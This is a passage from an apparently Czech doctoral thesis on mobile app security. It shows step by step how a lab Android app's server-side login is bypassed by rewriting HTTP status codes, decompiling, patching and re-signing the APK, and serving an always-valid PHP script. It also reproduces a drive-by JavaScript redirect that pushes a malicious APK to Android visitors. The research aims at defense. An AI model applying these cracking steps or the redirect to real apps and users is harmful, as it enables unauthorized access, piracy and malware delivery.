
```
HTTP/1.1 200 OK
Date: Mon, 28 Jan 2019 18:19:23 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1
Content-Length: 3
Connection: close
Content-Type: text/html; charset=UTF-8

401
```

Zachycená odpověď obsahuje několik informací, které mohou být pro útočníka užitečné. Z hlavičky X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1 se lze dovědět, že ověřování mobilní aplikace je obsluhováno PHP serverem. Hlavička Content-Type: text/html nese informaci o povaze přenášeného obsahu. Data budou ve formě textů nebo HTML kódů, budou lidsky čitelná. Textový kód 401, tvoří tělo zachycené odpovědi, neboť hlavička Content-Length má hodnotu 3 (tělo odpovědi je tvořeno třemi znaky). Odpověď je poslána z Burp Suite do mobilní aplikace, která na zaslaný kód reaguje zprávou ”Unauthenticated User”. Ze získaných informací lze odvodit význam kódu 401. Uvedený kód znamená, že uživatel nebyl ověřen (jedná se o neúspěšný pokus o přihlášení). Uvedená skutečnost vede k podezření, že se programátor a správce aplikačního serveru

inspirovali stavovými http kódy. Informace uvedené v dokumentaci Request for Comments 7235 v sekci 3.1 podezření potvrdí:

“401 Unauthorized

The 401 (Unauthorized) status code indicates that the request has not been applied because it lacks valid authentication credentials for the target resource…” [138].



Obr. 4.97: Reakce mobilní aplikace a vzdáleného serveru na neplatné heslo [zdroj vlastní]

Zjištěné skutečnosti naznačují perspektivní směr útoku, kterým je podvržení stavových kódů nacházejících se v odpovědích serveru. Jednou z možností, jak takový útok provést, je postupné zkoušení všech trojčíselných kódů:

- od 000 do 400,
- od 402 do 999.

Druhou možností je na základě dokumentace k http protokolu (předpoklad, že byl inspirací k vyšetřovanému aplikačnímu protokolu) otestovat kódy, které se nacházejí v sekci 10.2 Successful 2xx [139]:

- 200 OK,
- 201 Created,
- 202 Accepted,
- 203 Non-Authoritative Information,
- 204 No Content,
- 205 Reset Content,
- 206 Partial Content.


Změna kódu z hodnoty ze 401 na 200 v odpovědi serveru, která byla zachycena v Burp Suite, umožnila plný přístup do placené aplikace, viz obrázek 4.98.

Obr. 4.98: Získání plné verze programu podvržením kódu na hodnotu 200 [zdroj vlastní]

Podvržení kódu na hodnotu 201, mělo stejný výsledek jako kód 401, tj. uživatel nebyl ověřen. Přepsání kódu na hodnotu 202 vedlo ke spuštění aplikace v privilegovaném režimu, který tvůrci mobilní aplikace používali k ladění pokročilých funkcí. Výsledek útoku je zachycen na obrázku 4.99.


Obr. 4.99: Spuštění administrátorského módu programu pomocí kódu s hodnotou 202 [zdroj vlastní]

Přepsání kódů v odpovědích serveru na hodnoty 203, 204 a 205 nevedlo ke spuštění chráněné části aplikace, z čehož plyne, že jsou uvedené kódy neplatné. Přepsání kódu z hodnoty 401 na hodnotu 206, spustilo aplikaci v demonstračním režimu s omezenými funkcemi. Situace je zobrazena na obrázku 4.100.



Obr. 4.100: Spuštění demo módu aplikace podvržením kódu na hodnotou 206 [zdroj vlastní]

Z výše uvedené ukázky je zřejmé, že bezpečnostní mechanismus dané aplikace byl překonán. Naznačený postup nepředstavuje jediný způsob, jak útok provést. Další možností je zachycení požadavku směřujícího z mobilní aplikace na příslušný server. Z požadavku je vytvořena šablona pro útok na vzdálený server. Na obrázku 4.101 je vidět, že v programu Burp Suite lze šablonu zhotovit v modulu Intruder. Na základě struktury šablony by vybrán typ útoku Cluster bomb. Pro útok lze zvolit payload, který se nachází v externích souborech. Uvedené soubory hrají významnou roli v celé řadě útoků. Útočníci si je pečlivě budují a na základě svých zkušeností je dále rozvíjí. Jedním z významných externích souborů jsou takzvané slovníky, které se používají pro stejnojmenný útok. Z mobilní aplikace byla na základě požadavků vytvořena šablona. V následující části je útok veden pouze proti aplikačnímu serveru. Burp Suite postupně vybírá data z externích souborů, vkládá je do dotazů vytvořených podle šablony, posílá je na server a ukládá příslušné odpovědi.




Obr. 4.101: Zachycení požadavku a vytvoření šablony útoku proti aplikačnímu serveru [zdroj vlastní]

Na obrázku 4.102 jsou vidět výsledky dotazů, tj. odpovědi, které zaslal aplikační server. Výsledky lze snadno filtrovat a hledat v nich klíčové řetězce. Například 200, 201, 202, 203, 204, 205 a 206. Z výše uvedené demonstrace útoku vyplývá nutnost chránit data, která jsou přenášena mezi mobilní aplikací a serverem. Pro skutečně efektivní ochranu komunikace by měli mít mobilní vývojáři informace o možnostech moderního útočného software. Pokud jsou například komunikační data chráněna pouze pomocí HTTPS, nejsou v bezpečí:

“If the application employs HTTPS, Burp breaks the SSL connection between your browser and the server, so that even encrypted data can be viewed and modified within the Proxy.” [140]


Tedy, i když mobilní aplikace chrání svá data pomocí HTTPS protokolu, lze je prohlížet a modifikovat tak, jak bylo popsáno výše.



Obr. 4.102: Ukázka úspěšného útoku, zachycení kódu 202 [zdroj vlastní]

Server Authentication Redirecting

Útok typu Server Authentication Redirecting se snaží překonat bezpečnostní ověřování, které neprobíhá v mobilní aplikaci, ale na vzdáleném serveru. Útok je založen na myšlence, že v určitých případech je vhodnější místo boje s legitimním severem upravit mobilní aplikaci tak, aby bylo ověřování přesměrováno na útočníkův server. Úpravy kódů běžících na serveru útočníka jsou často mnohem jednodušší než útoky na legitimní sever s týmž cílem. Oddíl Server Authentication Redirecting navazuje na oddíl Reverzování aplikačního protokolu, proto je použita stejná demonstrační aplikace BestMaps7-PTLab.apk. Na obrázku 4.103 je zobrazen bezpečnostní mechanismus, který aplikace BestMaps7-PTLab.apk využívá k ověření uživatelského jména a hesla. Uživatel zadá své přihlašovací údaje do textových polí strážní aktivity. Po stisknutí tlačítka LOGIN jsou údaje odeslány na aplikační server, který je ověří pomocí webové aplikace nacházející se na adrese: 172.16.220.130/check_credentials/index.php (viz výpisy v předchozím oddílu). Jsou-li uživatelské údaje validní, odešle server do aplikace kód 200 (plnohodnotný režim aplikace), 202 (administrátorský mód aplikace) nebo 206 (demo režim), podle typu uživatelského účtu. Nejsou-li přihlašovací údaje platné, server odešle do aplikace kód 401. Mobilní aplikace na základě obdrženého kódu spustí nebo nespustí aplikaci v jednom ze tří režimů.



Obr. 4.103: Ověřování přihlašovacích údajů je obsluhováno serverem [zdroj vlastní]

Schéma útoku je naznačeno na obrázku 4.104. V kódu mobilní aplikace byla adresa ověřovacího serveru přesměrována na server, který patří útočníkovi. Byla změněna pouze adresa serveru, zbytek kódu je beze změny.

Obr. 4.104: Schéma útoku Server Authentication Redirecting [zdroj vlastní]

Aby bylo možné přepsat adresu serveru, je nutné ji nejprve lokalizovat ve zdrojovém kódu jazyka Java, proto byla provedena dekompilace typu 1, která transformuje APK balíček na JAR soubor:

```
./dex2jar.sh BestMaps7-PTLab.apk
```

Soubor BestMaps7-PTLab-dex2jar.jar byl otevřen v Java Decompileru, kde byla nalezena klíčová část kódu.

Klíčová část zdrojového kódu MainActivity.class obsahující adresu ověřovacího serveru:

```
protected String doInBackground(String... paramVarArgs)
{
  String str = paramVarArgs[0];
  paramVarArgs = paramVarArgs[1];
  try
  {
    this.downloadResultPost = new HTTPPostRequest(MainActivity.this.addressOfRequest, "userid=" + str + "&passwd=" + paramVarArgs).makeRequest();
    return null;
  }
  catch (Exception paramVarArgs)
  {
    for (;;)
    {
      Log.d("MMMM", "doInBackground: " + paramVarArgs.toString());
    }
  }
}
```

Analýzou výše uvedeného kódu byl zjištěno, že se hledaná adresa nachází v proměnné MainActivity.this.addressOfRequest. Nyní, když bylo lokalizováno klíčové místo kódu, je možné provést jeho editaci v jazyce Smali. Nástrojem APKTool byla provedena dekompilace druhého typu, čímž byly získány kódy jazyka Smali, které jsou editovatelné:

```
java -jar apktool.jar d BestMaps7-PTLab.apk
```

V souboru MainActivity.smali byla nalezena část kódu, která se týká proměnné MainActivity.this.addressOfRequest:

```
const-string v1, "/check_credentials/index.php"

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

```
move-result-object v0

iput-object v0, p0, Lcz/utb/fai/bestmaps7_ptlab/MainActivity;->addressOfRequest:Ljava/lang/String;
```

V kódu jazyka Smali byl nahrazen řádek const-string v1, "/check_credentials/index.php" řádkem const-string v1, "/fake_checking/always_valid.php". Upravený soubor MainActivity.smali byl uložen. V dalším kroku byl vytvořen APK balíček:

```
java -jar apktool.jar b BestMaps7-PTLab -o BestMaps7-PTLabHACKED.apk
```

APK balíček byl falešně podepsán a nainstalován do mobilního zařízení. Poslední, co musí útočník provést, je vytvoření PHP skriptu a jeho umístění na adresu

http://172.16.220.130/fake_checking/always_valid.php.

Útočník potřebuje, aby skript za všech okolností (bez ohledu na uživatelské jméno s heslo) vracel kód 200. PHP kód může být naprosto triviální:

```
<?php
    echo '200';
?>
```

Umístěním skriptu na odpovídající adresu je útok dokončen. Upravená mobilní aplikace spustí svoji chráněnou část všem uživatelům. Ve výše uvedené ukázce byla nahrazena část adresy, tj.: fake_checking/always_valid.php, protože legitimní i nelegitimní skript se nacházel na stejném serveru. Při skutečném útoku by bylo nutné nahradit i IP adresu serveru. Proměnná this.addressOfRequest (datový typ je String) se skládá ze tří částí, tj.:

- protokol,
- IP adresa,
- cesta k PHP skriptu.

Jednou z možností je vložení prázdných řetězců do prvních dvou částí a nahrazení třetí části řetězcem

"http://AAA.BBB.CCC.DDD/fake_checking/always_valid.php".

Výsledky této části dizertační práce naznačují, že kompromitovaná síťová komunikace mobilních aplikací je nebezpečnou oblastí, ve které mohou být napáchány velké škody, protože útok může být veden proti serveru i proti mobilní aplikaci:

- útoky na server:

    - zneužití zachycených přihlašovacích údajů, které jsou platné na serveru,
    - získání šablony pro slovníkový útok nebo útok typu brutal force apod.,
- útoky na aplikaci
    - získání přístupu do chráněných částí aplikace pomocí modifikace/podvržení odpovědí ze serveru,
    - ovlivňování chování mobilní aplikace prostřednictvím modifikace odpovědí,
    - zneužití neošetřených výjimek pomocí záměrně chybně strukturovaných odpovědí,
    - odposlechy API identifikátorů, hesel, cenných informací, které mobilní aplikace odesílá nebo přijímá,
    - atd.

Zabezpečení síťové komunikace by měla být věnována velká pozornost, neboť v současné době existuje velké množství mobilních aplikací, které fungují způsobem, který byl popsán v úvodu oddílu 4.6.4 Útoky na síťové zabezpečení mobilních aplikací. Mobilní vývojáři by si měli být vědomi skutečnosti, že komunikace mezi jejich aplikací a vzdáleným serverem není ve výchozím stavu nijak zabezpečena. Samotné komponenty mobilních aplikací nemají zabudovaný žádný typ ochrany, který by se staral o bezpečnost síťové komunikace. To znamená, že by se sami programátoři měli aktivně snažit zabezpečit komunikaci mezi svou aplikací a serverem. Vzhledem k rozsáhlosti a komplexnosti dané problematiky by se mobilní vývojáři měli vyhnout vlastním návrhům zabezpečení, protože:

- je velká pravděpodobnost výskytu závažných bezpečnostních chyb,
- jejich vytváření a bezpečnostní testování prodražují vývoj.

Z výše uvedených důvodů je vhodnější, aby aplikační programátoři zabezpečovali své programy pomocí standardních technologií, které jsou poskytovány ve formě knihoven či třídy. Jakmile je vývojáři naimportují do svých programů, mohou je začít využívat pro všechny činnosti vyžadující zabezpečení. Tyto bezpečnostní technologie vyvíjeli a testovali rozsáhlé týmy vývojářů a analytiků, například:

- HTTPS,
- SSH,
- VPN,
- šifrování pomocí moderních kryptografických algoritmů s bezpečnými klíči,
- dvoufaktorové ověření,
- atd.

Výše uvedené bezpečnostní mechanismy mají své limity a programátoři mobilních aplikací by je měli respektovat, viz například možnost HTTPS kompromitace během analytického útoku, která byla popsána v oddíle 4.6.4

Útoky na síťové zabezpečení mobilních aplikací (část, která se zabývá Reverzování aplikačního protokolu).

5. MOBILNÍ MALWARE

Problematiku bezpečnosti mobilní platformy lze rozdělit na dvě hlavní oblasti. První se týká bezpečnosti mobilních aplikací, která byla nastíněna v kapitole 4. V kapitole 5 je popsána druhá oblast, kterou tvoří mobilní malware zneužívající bezpečnostní chyby v uživatelských aplikacích a operačních systémech. Obě uvedené oblasti spolu úzce souvisí. Neboť mobilní malware se často zaměřuje na aplikace obsahující závažné bezpečnostní chyby. K úspěchu malwaru přispívá i skupina takzvaných známých bezpečnostních chyb, které se opakují, neboť se jich dopouštějí programátoři s nízkým bezpečnostním povědomím. Mobilní aplikace, které jsou bezpečně navržené, používají moderní bezpečnostní technologie, které jsou korektně naimplementovány, výrazně minimalizují riziko jejich zneužití prostřednictvím malwaru. Na druhou stranu eliminace výskytu samotného malwaru snižuje riziko napadení mobilních aplikací tímto malwarem.

5.1 Analýza mobilního malware

Analýza mobilního malwaru umožnila pochopení principů jeho činnosti. Ať už se jednalo o anatomii útoků na legitimní aplikace, zneužívání hardwarových modulů, jako je GPS či fotoaparát nebo zneužívání mobilních zařízení jako celku, například pro DDoS pomocí vláken běžících na pozadí. Výzkum chování moderního mobilního malwaru byl nezbytný, neboť je nedostatek komplexní odborné literatury, ze které by mohla být problematika studována. Výsledky získané v analytické části výzkumu byly klíčové pro návrh účinného detekčního mechanismu mobilního malwaru pomocí neuronových sítí.

5.1.1 Získávání a identifikace vzorků mobilního malware

Pro zahájení úvodní fáze výzkumu bylo nejprve nutné získat funkční vzorky současného mobilního malware. Vzorky mobilního malware, které byly zkoumány v rámci dizertační práce, byly získány vyhledáváním podezřelých APK balíčků na file share serverech a pomocí aktivace metody webové infekce. Další skupina analyzovaných vzorků byla získána od společnosti AVG Technologies CZ (podrobnosti jsou uvedeny v oddíle Spolupráce s AVG Technologies CZ).

Pro sběr první skupiny vzorků podezřelých APK aplikací byly využity file share servery. Nejprve byly vyhledávány všechny soubory, které obsahovaly posloupnost znaků „apk“. Následně byl výběr zúžen doplněním filtračních parametrů. V názvech APK balíčků byla vyhledávána klíčová slova:

- „full“,
- „premium“,
- „pro“,
- „cracked“,
- „unlocked“

- názvy známých placených her (například Machinarium),
- apod.

Do výběru byly rovněž zahrnuty APK balíčky, které byly nějakým způsobem anomální. Například APK aplikace o velikosti v řádu megabajtů, které měly stejný název jako filmy dostávající se v době výzkumu do filmové distribuce. Pro sběr druhé skupiny vzorků byla použita metoda webové infekce, kterou pro své šíření využívá mobilní malware:

```
<body onload="webInfection()">
```

Při načítání infikované webové stránky (nejčastěji se jednalo o stránky se sexuálním obsahem nebo vyhledávače torrentů) se zavolá infekční funkce webInfection() napsaná v JavaScriptu:

```
function webInfection()
{
    var ua = navigator.userAgent.toLowerCase();
    var isAndroid = ua.indexOf("android") > -1;
    if(isAndroid)
    {
        window.location.href =
    'http://www.infectedweb.cz/testing/android_download/paid_game_for_free.apk';
    }
    else
    {
        // JINE OS
    }
}
```

Funkce webInfection() si přečte User-Agent hlavičku HTTP protokolu a zjistí, zda byl HTTP požadavek poslán z mobilního webového prohlížeče. Pokud je podmínka vyhodnocena jako pravdivá, uživatel si prohlíží webovou stránku prostřednictvím mobilního zařízení. V takovém případě nabídne stránka uživateli stažení nějakého instalačního souboru, který by mohl být pro něj zajímavý. Na stránkách se sexuálním obsahem jsou často v názvu instalátoru slova jako player nebo free, která slibují přístup do placených video repositářů zdarma, například free_porn_player, super_player a podobně. Webové stránky specializující se na vyhledávání torrentů nabízejí mobilní aplikaci na pohodlné vyhledávání torrentů, která je často infikovaná apod. Funkce webInfection() obvykle vygeneruje přímý odkaz na stažení placených mobilních programů a her. Někdy funkce vygeneruje i stránku obsahující falešnou diskusi o tom, jak je daný program skvělý a doporučení od spokojených uživatelů, které má návštěvníky webu motivovat ke

stažení a instalaci. Rekonstrukce webového infekčního mechanismu je zachycena na obrázku 5.1.

Obr. 5.1: Mechanismus webové infekce mobilních zařízení [zdroj vlastní]

Výše popsaný mechanismus webové infekce byl použit ke sběru vzorků mobilního malwaru. Ve virtualizovaném osobním počítači byl nainstalován webový prohlížeč Chromium se speciálním nástrojem User-Agent Switcher sloužící k padělání identity pomocí hlaviček HTTP protokolu. V upraveném prohlížeči bylo nastaveno podvrhování identity mobilního zařízení Samsung Galaxy S3 a byl používán k prohlížení webových stránek, u kterých byl předpoklad, že mohou obsahovat mechanismus webové infekce.


Jakmile byla nashromážděna dostatečně velká množina vzorků mobilních aplikací, bylo nutné identifikovat skutečný malware a oddělit ho od agresivně distribuovaných mobilních aplikací. K tomuto účelu byl použit Virus Total [175], účinný detekční nástroj s webovým uživatelským rozhraním. Základní identifikace, zda je testovaný vzorek malware či nikoliv, je k dispozici všem bezpečnostním výzkumníkům zdarma. Na obrázku 5.2 je zachycena analýza získaného vzorku PolyVideo_main_2015927_mugua.apk, který představuje velmi nebezpečný mobilní malware. Situace je vážnější, neboť z analýzy vyplývá, že kompromitovaný malware zneužívá oprávnění:

- com.android.launcher.permission.UNINSTALL_SHORTCUT (oprávnění může být zneužito pro maskování malware v mobilním zařízení, Fake Update).
- android.permission.READ_PHONE_STATE (zajistí přístup ke stavu telefonního subsystému včetně telefonního čísla a informací spojených s celulární sítí, identitu příchozích a odchozích hovorů).
- com.android.launcher.permission.INSTALL_SHORTCUT (oprávnění může být zneužito pro maskování malware v mobilním zařízení, Fake Update).
- android.permission.SYSTEM_ALERT_WINDOW (umožňuje aplikaci vytvářet okno, které se může tvářit jako systémová zpráva. To může běžné

uživatele zmást a může je přimět udělat kroky, které vedou k hlubší integraci malwaru do systému).

- android.permission.ACCESS_NETWORK_STATE (sledování stavu připojení, vhodné pro mobilní botnety, získávání řídicích příkazů pro jednotlivé bóty).
- android.permission.GET_TASKS (pomocí oprávnění může mobilní malware sledovat v systému chod obranných prostředků, jako jsou antivirové programy, a vytvářet vlastní opatření znesnadňující jejich detekci).
- android.permission.INTERNET (pro odesílání odcizených dat).
- android.permission.WRITE_EXTERNAL_STORAGE (umožňuje modifikaci a mazání dat v externí perzistentní paměti mobilního zařízení, vhodné pro ransomware).
- android.permission.GET_ACCOUNTS (umožňuje přístup k uživatelským účtům).

Z výše uvedených výsledků analýzy PolyVideo_main_2015927_mugua.apk vyplývá, že jde o ideálního kandidáta pro podrobné vyšetření.



Obr. 5.2: Výsledek analýzy vzorku PolyVideo_main_2015927_mugua.apk [zdroj vlastní]

5.1.2 Vyšetřovací metody získaných vzorků mobilního malwaru

Vzorky APK aplikací, které byly identifikovány jako mobilní malware, byly vyšetřeny pomocí metod popsaných v pododdílech 4.3 Ruční dynamická analýza,

4.4 Ruční statická analýza, a 4.5 Automatizované vyšetřování. Výsledky analýzy provedené pomocí Virus Total byly alarmující. Z 34 získaných vzorků bylo infikováno všech 34 vzorků. Některé vzorky malware měly kód chráněný pomocí obfuskace - metody, která převádí zdrojový kód mobilní aplikace do upraveného zdrojového kódu stejného jazyka. Z pohledu funkcionality jde o stejný kód, který se velmi špatně čte a staticky analyzuje. Po obfuskaci je kód pořád čitelný pomocí nástrojů dex2jar a Java Dekompileru, ale jeho čtení je velmi nepříjemné a zdlouhavé. To znamená velkou časovou investici, která může bezpečnostní analytiky odradit od podrobného zkoumání útočných mechanismů daného malware. Obfuskaci lze využívat ke zvýšení bezpečnosti, ale i k jejímu ohrožení:

- tvůrci legitimního mobilního softwaru používají obfuskaci pro znesnadnění útoků (zejména analytické části, ve které útočníci hledají chyby v zabezpečení) na jejich aplikace,
- tvůrci mobilního malwaru používají obfuskaci, aby znesnadnili analýzu jejich škodlivého softwaru, která by mohla vést k jeho odhalení.

Techniky, které používají obfuskátory:

- Odstranění komentářů a dokumentace uvnitř zdrojových kódů.
- Narušení přehledného formátování kódu vymazáním veškerých formátovacích a oddělovacích znaků určených pouze pro programátory.
- Přejmenování názvů balíčků, tříd, metod, proměnných a konstant, které odstraní samovysvětlující názvy jako například password. Místo toho jsou třídy přejmenovány na *a* až *z.* Je-li potřeba přejmenovat více tříd, používají se názvy jako *aa*, *ab* a podobně. Názvy metod, proměnných a konstant jsou přejmenovány stejně. To má za následek, že názvy jako *aa* a *a.a* vypadají podobně, ve skutečnosti jde o zcela rozdílné programové konstrukty. V prvním případě jde o název třídy, metody, proměnné nebo konstanty. Ve druhém případě jde o volání metody *a* třídy *a*. Navíc *aa* a *aa* mohou v různých částech kódu představovat něco jiného. Jednou může jít o lokální proměnnou, jindy může jít o instanci třídy.
